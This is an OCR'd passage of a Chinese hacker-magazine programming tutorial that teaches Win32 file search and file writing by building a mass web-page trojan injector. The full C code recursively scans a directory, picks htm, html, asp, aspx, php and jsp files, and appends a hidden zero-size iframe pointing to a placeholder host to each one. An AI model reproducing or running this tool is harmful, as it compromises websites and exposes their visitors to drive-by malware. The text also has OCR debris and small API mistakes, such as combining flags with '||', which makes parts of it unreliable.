


图 2




图 3

三、文件操作编程

在文件操作编程这一部分，我们将要完成一个批量挂马的实例程序。通过这个程序的学习，从而掌握基本的文件搜索和文件读写的方法。这样，大家就有能力去编写其他文件操作相关的程序了，比如清除日志、捆绑文件等。

小知识

那么一个批量挂马的程序它要求我们实现哪些功能呢？我们可以通过它的执行流程来分析。首先程序必须遍历某个目录及其它子目录下的所有文件，并且判断此文件是不是可以挂马的文件类型（这里我把php、asp、aspx、htm、html、jsp为后缀名的文件作为了可以挂马的对象），当此文件的后缀名符合条件时，就把挂马代码写入此文件的末尾。

上面的过程就是批量挂马程序的执行流程。通过以上分析，我们的批量挂马程序就可以分为三个功能模块：

小提示

1、遍历一个目录及其子目录下的所有文件
2、判断此文件的后缀名是否符合挂马要求
3、在一个文件中写入挂马代码

首先我们来学习第一个功能模块，遍历一个目录及其子目录下的所有文件。其实这就是搜索文件，只不过搜索条件为所有文件而已。那么接着我们就来实现这个功能吧，文件搜索是调用Windows提供的API函数来实现的，所以从现在开始，我们就要接触API函数了，这里主要用到了FindFirstFile和FindNextFile函数。

在MSDN中，这两个函数的描述是一样的，功能是用于查找指定路径的主文件夹的子目录和文件。**但是在实际编程中，我们必须先调用FindFirstFile函数获得一个句柄，然后才能调用FindNextFile函数继续查找文件，因为FindNextFile函数的第一个参数是由FindFirstFile函数返回的句柄。**

还是先来学习下FindFirstFile函数，函数原型如下：

```
HANDLE FindFirstFile (
LPCTSTR lpFileName,
        LPWIN32_FIND_DATA lpFindFileData)
```

lpFileName参数指向要查找文件名（包含路径），可以包含通配符“*”和“?”，但不能超过MAX_PATH的长度；

lpFindFileData参数是输出参数，它指向了一个WIN32_FIND_DATA结构。结构用来描述找到的文件或文件夹的属性，此结构具体定义如下：

```
typedef struct _WIN32_FIND_DATA {
    DWORD dwFileAttributes;      // 文件的属性
    FILETIME ftCreationTime;     // 创建文件的时间
    FILETIME ftLastAccessTime;   // 最近一次访问文件的时间
    FILETIME ftLastWriteTime;    // 最近一次修改文件的时间
    DWORD nFileSizeHigh;         // 文件大小的高位字
    DWORD nFileSizeLow;          // 文件大小的低位字
    DWORD dwReserved0;           // 保留：未使用
    DWORD dwReserved1;           // 保留：未使用
    TCHAR cFileName[ MAX_PATH ];   // 文件的名称
    TCHAR cAlternateFileName[ 14 ];   // 文件的替换名称，用文件名.后缀名表示
} WIN32_FIND_DATA, *PWIN32_FIND_DATA;
```

如果函数调用成功，则返回可供函数FindNextFile和函数FindClose使用的查找句柄，否则返回INVALID_HANDLE_VALUE。

下面该来看看第二个函数FindNextFile了：

```
BOOL FindNextFile(
HANDLE hFindFile,
LPWIN32_FIND_DATA lpFindFileData);
```

hFindFile参数指向了函数FindFirstFile返回的查找句柄；

lpFindFileData参数和FindFirstFile函数一样，指向了一个WIN32_FIND_DATA结构。

如果函数调用成功，则返回可供函数FindNextFile和函数FindClose使用的查找句柄，否则返回INVALID_HANDLE_VALUE。

当然，遍历完一个目录后，必须调用FindClose函数关闭查找句柄，这个函数只有一个参数，它指向了一个已经打开的查找句柄。

但是在这里我要很不幸地告诉大家，仅仅只靠这两个函数的简单组合，我们只能遍历一个目录下的文件和文件夹，不包括子文件夹里的文件和文件夹。比如A目录下有文件1.txt和目录B，并且B目录下有2.txt，那么调用这两个函数遍历A目录时，只能找到1.txt和目录B，而B目录下的2.txt是不能找到的。

要解决这个问题也是非常简单的，在这之前我们先来学会遍历一个目录（不包括子文件夹下的文件和文件夹）。在遍历一个目录时，首先使用FindFirstFile函数，如果执行成功，返回hFindFile来对应这个查找操作。接下来可以利用这个句柄循环调用FindNextFile函数继续

查找其他文件，直到该函数返回失败，表示遍历完此目录下的所有文件和文件夹了。最后还要调用FindClose函数关闭hFindFile句柄。

查找文件一般使用下面的框架代码：

```
WIN32_FIND_DATA findData;
HANDLE hFindFile;
hFindFile=FindFirstFile(lpFileName,&lpfindData);
if(hFindFile!=INVALID_HANDLE_VALUE)
{
  do
  {
          //对找到的文件进行处理
  }
  while(FindNextFile(hFindFile,&findData));
}
```

现在该讲的都讲完了，下面来解决前面留下的无法完全遍历一个目录下子目录中的目录及文件的问题。一般有两种方法来解决，一种是利用链表（这种方法在我写的《精通黑客编程》一书中讲过了，希望大家多多去买呀，这书是由咱们的《黑客手册》出品的），这种方法相对比较难理解。这里我们学习第二种方法，用递归的方法来解决（忘了什么是递归的朋友，赶快去找C 语言基础书籍，趁这个机会恶补一下吧），具体过程如图4 所示。




图4

从图4 中可以清楚地看出，查找一个目录，假如找到的是文件夹，则把此文件夹作为参数传递给此函数，继续查找这个文件夹下的文件和文件夹。如果找到的是文件，就进行后续操作，如此循环，直到找到所有文件为止。

这里把遍历一个目录及其子目录下的所有文件的功能封装成了一个函数，下面来看看具体代码吧：

```
void FindFileWrite(char *dir,char *data)
{
  char oldDir[256];
  strcpy(oldDir,dir);
  //*.*表示查找所有文件
  strcat(dir,"\\*.*");
  WIN32_FIND_DATA findData;
  HANDLE hFindFile;
  hFindFile=FindFirstFile(dir,&findData);
    if(hFindFile!=INVALID_HANDLE_VALUE)
```

```
    {
        do
        {
            //假如是本目录或者是上层目录，本目录名为.上层目录名为..
            if(findData.cFileName[0]=='.')
                continue;
            //假如是文件夹
            if(findData.dwFileAttributes&FILE_ATTRIBUTE_DIRECTORY)
            {
                char tempDir[256];
                //构造完整路径
                wsprintf(tempDir,"%s\\%s",oldDir,findData.cFileName);
                //递归查找
                FindFileWrite(tempDir,data);
            }
            //假如是文件
            else
            {
                //bFileName 函数是用来判断是否是可挂马文件的，下面会讲到
                if(!bFileName(findData.cFileName))
                    continue;
                char fileName[256];
                //构造完整路径
                wsprintf(fileName,"%s\\%s",oldDir,findData.cFileName);
                //WriteData 函数写入挂马代码，下面会讲到
                WriteData(fileName,data);
                printf("%s\n",fileName);
            }
        }while(FindNextFile(hFindFile,&findData));
    }
    FindClose(hFindFile);
}
```

此函数的第一参数指向了要批量挂马的目录，第二个参数指向了挂马代码的字符串。

这样，第一个功能就轻松地搞定了！下面我们来完成第二个功能。相对来说，第二个功能就更easy了！程序只需要找到文件名中“.”所在的位置，那么在它后面的字符串就是文件的后缀名了，接下去只需要和我们定义的可挂马文件后缀名进行比较，看看是否相同就可以了。

既然如此简单，就直接来看代码吧，也封装成了一个函数，就是前面提到过的bFileName函数：

```
BOOL bFileName(char *fileName)
{
  for(int i=0;fileName[i];i++)
  {
        //判断是否达到了"."字符所在的位置
        if(fileName[i]=='.')
        {
            //比较是不是定义的可以挂马的后缀名
            if(!(stricmp(&fileName[i+1],"htm")&&stricmp(&fileName[i+1],"html")
                &&stricmp(&fileName[i+1],"asp")&&stricmp(&fileName[i+1],"php")
                &&stricmp(&fileName[i+1],"aspx")&&stricmp(&fileName[i+1],"jsp")))
            {
```

编程

```
                    return TRUE;
                }
            }
        }
        return FALSE;
    }
```

此函数只有一个参数，它指向了一个文件名。假如后缀名是可挂马后缀名中的一种，返回TRUE，否则返回FALSE。

接下去只剩最后一个功能要实现了，就是把挂马代码写入到文件，也就是上面调用的WriteData 函数。在涉及到代码之前，我们先来了解下读写文件的一般流程，如图5 所示。




图5

从图5 中可以看出，要对文件进行读写操作，首先要调用 CreateFile 函数打开或者创建文件。那么我们学习下这个函数吧：

```
HANDLE CreateFile  (LPCTSTR lpFileName,
                    DWORD dwDesAccess,
                    DWORD dwShareMode,
                    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                    DWORD dwCreationDisposition,
                    DWORD dwFlagsAndAttributes,
                    HANDLE hTemplateFile );
```

lpFileName 参数指向要创建或打开的文件名，要包含全路径，如“c:\\a.exe”；

dwDesAccess 参数表示存取文件的方式，它指向了要对文件进行何种操作；

GENERIC_READ 表示以只读方式打开文件；GENERIC_WRITE 表示以只写方式打开文件。当然，两个参数可以组合使用，如GENERIC_WRITE||GENERIC_READ 表示以可读可写方式打开；

dwShareMode 参数指明了文件的共享方式，也就是当文件被打开后，其他程序能以何种方式打开文件。

这里介绍几种重要的取值：0 表示不允许文件再被打开；FILE_SHARE_READ 表示允许其他程序以读方式打开；FILE_SHARE_WRITE 表示允许其他程序以写方式打开；

lpSecurityAttributes 参数指定了文件的安全属性，一般用NULL 即可；

dwCreationDisposition 参数指明了当文件存在或不存在时的操作。这里介绍几个重要的取值：

小知识

REATE_ALWAYS：如果文件存在，以覆盖文件的方式创建
CREATE_NEW：如果文件不存在则创建文件，存在则调用失败
OPEN_ALWAYS：如果文件存在就打开文件，不存在则创建文件
OPEN_EXISTING：如果文件存在则打开文件，不存在则失败

dwFlagsAndAttributes 参数表示新建的文件的属性，具体如下：

小知识

FILE_ATTRIBUTE_ARCHIVE：存档类型
FILE_ATTRIBUTE_HIDDEN：隐藏类型
FILE_ATTRIBUTE_READONLY：只读类型
FILE_ATTRIBUTE_SYSTEM：系统类型

hTemplateFile 参数指向用于存取的模板文件的句柄。系统会复制模板文件的所有属性到新创建的文件，没有则填 NULL。

函数调用成功返回文件句柄，失败则返回 INVALID_HANDLE_VALUE。

此函数的具体调用如下：

小知识

以只读方式打开已存在的文件：

```
hFile=CreateFile("c:\\hack.htm",GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

以只写方式打开已存在的文件：

```
hFile=CreateFile("c:\\hack.htm",GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

总是创建一个新文件：

```
hFile=CreateFile("c:\\hack.htm",GENERIC_WRITE,0,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
```

当 CreateFile 函数被成功调用后，就返回了所打开或者所创建的文件的句柄，就完成了图 5 中的第一步。接下去我们可以调用 SetFilePointer 函数移动文件指针，那么什么是文件指针呢？

小知识

当一个文件被打开时，系统就会为它维护一个文件指针，指向对文件的下一个读写操作的位置。所以，随着文件的读写，文件指针也会随之移动。

SetFilePointer 函数就是设置文件指针位置的，此函数的定义如下：

```
DWORD SetFilePointer(HANDLE hFile,
                     LONG lDistanceToMove,
                     PLONG lpDistanceToMoveHigh,
                     DWORD dwMoveMethod);
```

hFile 参数指定了一个已打开的文件句柄；

lDistanceToMove 参数指定了移动文件指针的字节数，若为正值则在文件中把指针向前移动，若为负值则向后移动；

lpDistanceToMoveHigh 参数一般为 NULL 即可；

dwMoveMethod 参数指定了移动的起始位置，有三种取值：**FILE_BEGIN 表示起点为文件的开始；FILE_CURRENT 表示起点为文件指针当前所在位置；FILE_END 表示起点为文件末尾。**

当然，SetFilePointer 函数也可以不调用，这样当文件被打开或者被创建之后，文件指针

编程

默认指向文件的起始位置。

完成了第二步之后，接下去就可以调用WriteFile和ReadFile函数读写文件了，这两个函数的原型如下：

```
BOOL WriteFile  (HANDLE hFile,
                  LPCVOID lpBuffer,
                  DWORD nNumberOfBytesToWrite,
                  LPDWORD lpNumberOfBytesWritten,
                  LPOVERLAPPED lpOverlapped );

BOOL ReadFile  (HANDLE hFile,
                LPVOID lpBuffer,
                DWORD nNumberOfBytesToRead,
                LPDWORD lpNumberOfBytesRead,
                LPOVERLAPPED lpOverlapped);
```

hFile参数指向要读写的文件的句柄，由CreateFile函数返回；

lpBuffer参数指向一个缓冲区，用于存储读写的数据；

nNumberOfBytesToWrite/nNumberOfBytesToRead参数表示要求写入或读取的字节数；

lpNumberOfBytesWritten/lpNumberOfBytesRead参数用于返回实际写入或读取的字节数；

lpOverlapped参数是指向OVERLAPPED结构的指针，设为NULL即可。读取或写入成功，函数返回TRUE，否则为FALSE。

在完成了文件的读写操作后，还不能忘记把文件句柄关闭，以便于其它程序对文件的操作，也就是图5中的最后一步，这里调用CloseHandle函数来关闭文件句柄。这个函数只有一个参数，为已打开的文件句柄。

有了前面这些基础，我们再来看第三部分功能模块的代码就不吃力了，具体代码如下：

```
void WriteData(char *fileName,char *data)
{
  HANDLE hFile=CreateFile(fileName,GENERIC_WRITE,0,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
  if(hFile==INVALID_HANDLE_VALUE)
  {
        return;
  }
  SetFilePointer(hFile,0,NULL,FILE_END);
  DWORD dwWrite;
  //把数据写入文件
  WriteFile(hFile,data,strlen(data)+1,&dwWrite,NULL);
  //关闭文件句柄
  CloseHandle(hFile);
}
```

到此为止，文件操作这部分内容就学习完了，本实例只需要调用FindFileWrite函数就可以轻松地完成批量挂马任务了。在main函数中的具体调用如下：

```
int main(int argc, char* argv[])
{
  char data[256]="<iframe src=\"http://www.xxx.cn\" width=0 height=0></iframe>";
  if(argc!=2)
  {
        printf("参数错误\n");
```

```
            return 0;
        }
        FindFileWrite(argv[1],data);
        return 0;
    }
```

